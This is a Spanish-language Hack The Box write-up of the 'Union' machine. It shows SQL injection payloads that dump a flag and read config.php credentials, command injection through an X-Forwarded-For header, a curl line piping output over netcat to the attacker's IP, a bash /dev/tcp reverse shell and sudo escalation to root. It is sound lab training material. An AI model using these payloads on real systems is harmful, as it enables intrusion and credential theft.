

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Union – Plataforma Hack The Box

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Union”** alojada en la plataforma **Hack The Box**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal y poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACIÓN

Comenzamos escaneando con nmap la máquina para descubrir que puertos se encuentran abiertos:

```
(root@kali)~[/home/phenixx/Escritorio/union]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 10.129.51.192
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 15:43 +0000
Initiating SYN Stealth Scan at 15:43
Scanning 10.129.51.192 [65535 ports]
Discovered open port 80/tcp on 10.129.51.192
SYN Stealth Scan Timing: About 16.46% done; ETC: 15:46 (0:02:37 remaining)
```

Encontramos un solo puerto abierto correspondiente a un servicio web, procedemos a escanear exhaustivamente para ver el tipo y la versión del servidor web.

```
(root@kali)~[/home/phenixx/Escritorio/union]
# nmap -sVC -p 80 -n -Pn -oN target 10.129.51.192
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-03 15:45 +0000
Nmap scan report for 10.129.51.192
Host is up (0.055s latency).


PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-cookie-flags:
|_ /:
|_ PHPSESSID:
|_ httponly flag not set
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.90 seconds
```


Nos encontramos ante un servidor nginx 1.18 para Ubuntu. También utilizamos whatweb para recoger más información, vemos que utiliza como cookies PHPSESSID, creando sesiones en las cuales las peticiones se tramitan proporcionando la cabecera Cookie: PHPSESSID.

```
(root@kali)-[/home/phenixx/Escritorio/union]
# whatweb http://10.129.51.192
http://10.129.51.192 [200 OK] Bootstrap[4.1.1], Cookies[PHPSESSID], Country[RESERVED][22], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.51.192], JQuery[3.2.1], Script, nginx[1.18.0]
```


Accedemos a la página principal donde encontramos una funcionalidad para elegir nuestro nombre. Al interactuar con ella nos aparece un mensaje dándonos a entender que nos hemos registrado. Se nos proporciona un enlace y se nos dice que introduzcamos una flag. Revisando el código fuente no encontramos absolutamente nada, ni JS que pueda servirnos de apoyo, ni tampoco ningún comentario relevante.



Join the UHC - November Qualifiers



Join the UHC - November Qualifiers




Nos disponemos a aplicar técnicas de fuzzing web para poder descubrir más contenido, utilizando la extensión php, ya que existen múltiples indicios de que el servidor lo esté utilizando.

```
(root@kali)-[/home/phenixx/Escritorio/union]
# gobuster dir -u http://10.129.51.192 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -b 404 -x php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.51.192
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
index.php (Status: 200) [Size: 1220]
css (Status: 301) [Size: 178] [--> http://10.129.51.192/css/]
firewall.php (Status: 200) [Size: 13]
config.php (Status: 200) [Size: 0]
```

Encontramos varios recursos como firewall.php o config, pero no encontramos en ellos nada relevante, aunque serán interesantes más adelante. Hay que tener en cuenta que config.php suele ser un archivo en el que es posible que aparezcan credenciales.

Join the UHC - November Qualifiers




Enter The First Flag

flag Join Now

Al introducir un nombre y volver a introducirlo, nos aparece que ese nombre ya existe, es una manera de comprobar que este recurso index.php realiza una consulta a una posible base de datos, por lo que esta entrada de usuario es posible que pueda ser vulnerable a SQL Injection. Procedemos a probar diferentes payloads

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 8
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES,es;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8c1t4qbq2u9l
13 Connection: keep-alive
14
15 player=1
```

Uno de los payloads funciona y conseguimos listar la flag como se puede observar en las imágenes que se adjuntan a continuación.



Player Eligibility Check

union select user()-- - Check

Sorry, uhc@localhost you are not eligible due to already qualifying.

Lo que se ha hecho ha sido corromper la consulta utilizando un union select para añadir una consulta a la que se realiza previamente. Realizamos diferentes consultas, para listar tanto la versión, como la base de datos que se está utilizando, así como las tablas en dicha base de datos y las columnas en dichas tablas. La flag a introducir termina apareciendo, ya que se encontraba en un campo de una de las tablas.

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 35
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8clt4bq2u9l
13 Connection: keep-alive
14
15 player=' union select version()-- -
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 15:56:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 78
10
11 Sorry, 8.0.27-Ubuntu0.20.04.1 you are not eligible due to already qualifying.
```

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 36
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8clt4bq2u9l
13 Connection: keep-alive
14
15 player=' union select database()-- -
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 15:57:07 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 63
10
11 Sorry, november you are not eligible due to already qualifying.
```

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 97
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8clt4bq2u9l
13 Connection: keep-alive
14
15 player=' union select table_name from information_schema.tables where table_schema="november"-- -
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 15:58:01 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 59
10
11 Sorry, flag you are not eligible due to already qualifying.
```

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 121
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8clt4bq2u9l
13 Connection: keep-alive
14
15 player=' union select column_name from information_schema.columns where table_schema="november" and table_name="flag"-- -
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 15:59:19 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 58
10
11 Sorry, one you are not eligible due to already qualifying.
```

```
1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 39
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
9 Origin: http://10.129.51.192
10 Referer: http://10.129.51.192/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=p4s8lnqt15l9oe8clt4bq2u9l
13 Connection: keep-alive
14
15 player=' union select one from flag-- -
```

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 15:59:39 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 80
10
11 Sorry, UHC(First_Step_2_Qualify) you are not eligible due to already qualifying.
```

Al introducir la flag en el recurso correspondiente nos aparece un mensaje indicándonos que el servicio SSH se ha activado para nosotros.

Join the UHC - November Qualifiers

Welcome Back!

Your IP Address has now been granted SSH Access.

Si lo comprobamos con nmap nos daremos cuenta de que es cierto.

The screenshot shows the Burp Suite interface with the Request and Response tabs. The Request tab displays an HTTP POST request to /index.php HTTP/1.1. The Response tab displays an HTTP 200 OK response from nginx/1.18.0 (Ubuntu).

Request

```

1 POST /index.php HTTP/1.1
2 Host: 10.129.51.192
3 Content-Length: 63
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: es-ES,es;q=0.9
6 Accept: */*
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
9 Safari/537.36
10 Origin: http://10.129.51.192/
11 Referer: http://10.129.51.192/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: PHPSESSID=p4s8lntq159oc8c14qba2u9l
14 CONFLICT:0.0.K&R:RL&V&
15 player= union select load_file('/var/www/html/config.php')--

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Aug 2026 16:01:27 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 262
10
11 Sorry, <php
12 session_start()!
13 $servername = "127.0.0.1";
14 $username = "uhc";
15 $password = "uhc!lual-globa!-pw";
16 $dbname = "november";
17
18 $conn = new mysqli($servername, $username, $password, $dbname);
19 if ($conn->connect_error) {
20     die("you are not eligible due to already qualifying.");

```

```
(root@kali)~/home/phoenixx/Escritorio/union]
# ssh uhc@10.129.51.192
The authenticity of host '10.129.51.192 (10.129.51.192)' can't be established.
ED25519 key fingerprint is: SHA256:hE6H4DrsHebfs+gclhz9SL77tMpy8aKR3vp8Y0NRDvY
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:241: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.51.192' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
uhc@10.129.51.192's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 updates can be applied immediately.

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Mon Nov  8 21:19:42 2021 from 10.10.14.8
uhc@union:~$ whoami
uhc
```

Entonces encontré el siguiente código:

```

uhc@union:/var/www/html$ cat firewall.php
<?php
require('config.php');

if (!$_SESSION['Authenticated']) {
    echo "Access Denied";
    exit;
}

?>
<link href="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/css/bootstrap.min.css" rel="stylesheet" id="bootstrap-css">
<script src="//maxcdn.bootstrapcdn.com/bootstrap/4.1.1/js/bootstrap.min.js"></script>
<script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.2.1/jquery.min.js"></script>
<!-- Include the above in your HEAD tag -->

<div class="container">
    <h1 class="text-center m-5">Join the UHC - November Qualifiers</h1>
</div>
<section class="bg-dark text-center p-5 mt-4">
    <div class="container p-5">
<?php
    if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    } else {
        $ip = $_SERVER['REMOTE_ADDR'];
    };
    system("sudo /usr/sbin/iptables -A INPUT -s " . $ip . " -j ACCEPT");
?>
        <h1 class="text-white">Welcome Back!</h1>
        <h3 class="text-white">Your IP Address has now been granted SSH Access.</h3>
    </div>
</section>
</div>
uhc@union:/var/www/html$ ls -l firewall.php
-rw-r--r-- 1 htb htb 1028 Nov  5  2021 firewall.php
uhc@union:/var/www/html$ pwd
/var/www/html

```

El recurso valida que la sesión esté autenticada en primer lugar. La sesión estará autenticada siempre y cuando la petición que se haga a este recurso incluya la cabecera X-FORWARDED-FOR, en ese momento se añadirá la ip a la tabla de ips y se garantizará el acceso.

El caso es el script hace uso de system, por lo que se está ejecutando un comando a nivel de sistema y recoge el parámetro que se proporciona en la cabecera X-FORWARDED-FOR, por lo que podríamos probar a inyectar un comando en la cabecera, concatenando lo que ya se ejecuta con “;” y proporcionando un comando o comandos adicionales.

Para ello hago una petición con curl a firewall.php. Lo que hago primero es comprobar qué usuario está ejecutando el script. Al ejecutarse el script no recibo ningún output, pero no obtengo ningún error. Lo que se me ocurre hacer es mandar el output del comando por netcat a mi ip y me pongo a la escucha desde Kali para recibir dicho output. Añadir que es necesario también proporcionar la cookie PHPSESSID.

```

uhc@union:/var/www/html$ curl -sX GET http://localhost/firewall.php -H "X-FORWARDED-FOR: 1.1.1.1; whoami | nc 10.10.15.247 443;" -H "Cookie: PHPSESSID=p4s8lnqt15l9oe8cit4gbq2u91"

```

Obtengo que es www-data quien está ejecutando el script. Aquí confirmamos que es posible la RCE.

```

(root@kali)-[/home/phenixx]
# nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.247] from (UNKNOWN) [10.129.51.192] 60438
www-data

```


Lo que hago entonces es mandarme una reverse shell utilizando “bash -c ‘bash -i >&/dev/tcp/IP/PUERTO 0>&1’”. El típico one liner que utiliza el dispositivo /dev/tcp para entablar la conexión reversa.

Consigo pivotar al usuario www-data.

```
(root@kali)-[/home/phenixx]
# nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.15.247] from (UNKNOWN) [10.129.51.192] 60444
bash: cannot set terminal process group (873): Inappropriate ioctl for device
bash: no job control in this shell
www-data@union:~/html$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@union:~/html$ ^Z
zsh: suspended nc -lnvp 443

(root@kali)-[/home/phenixx]
# stty raw -echo;fg
[1] + continued nc -lnvp 443
reset xterm
```

En condiciones normales, pivotar al usuario www-data no tendría mucho sentido ya que suele ser un usuario con bajos privilegios. Pero en este caso al comprobar los permisos sudo, nos encontramos con que www-data puede ejecutar cualquier comando con sudo, con permisos de administrador y sin proporcionar contraseña.

Con un simple sudo su nos convertiremos a root.

```
www-data@union:~/html$ sudo -l
Matching Defaults entries for www-data on union:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on union:
  (ALL : ALL) NOPASSWD: ALL
www-data@union:~/html$ sudo su
root@union:/var/www/html# whoami
root
root@union:/var/www/html#
```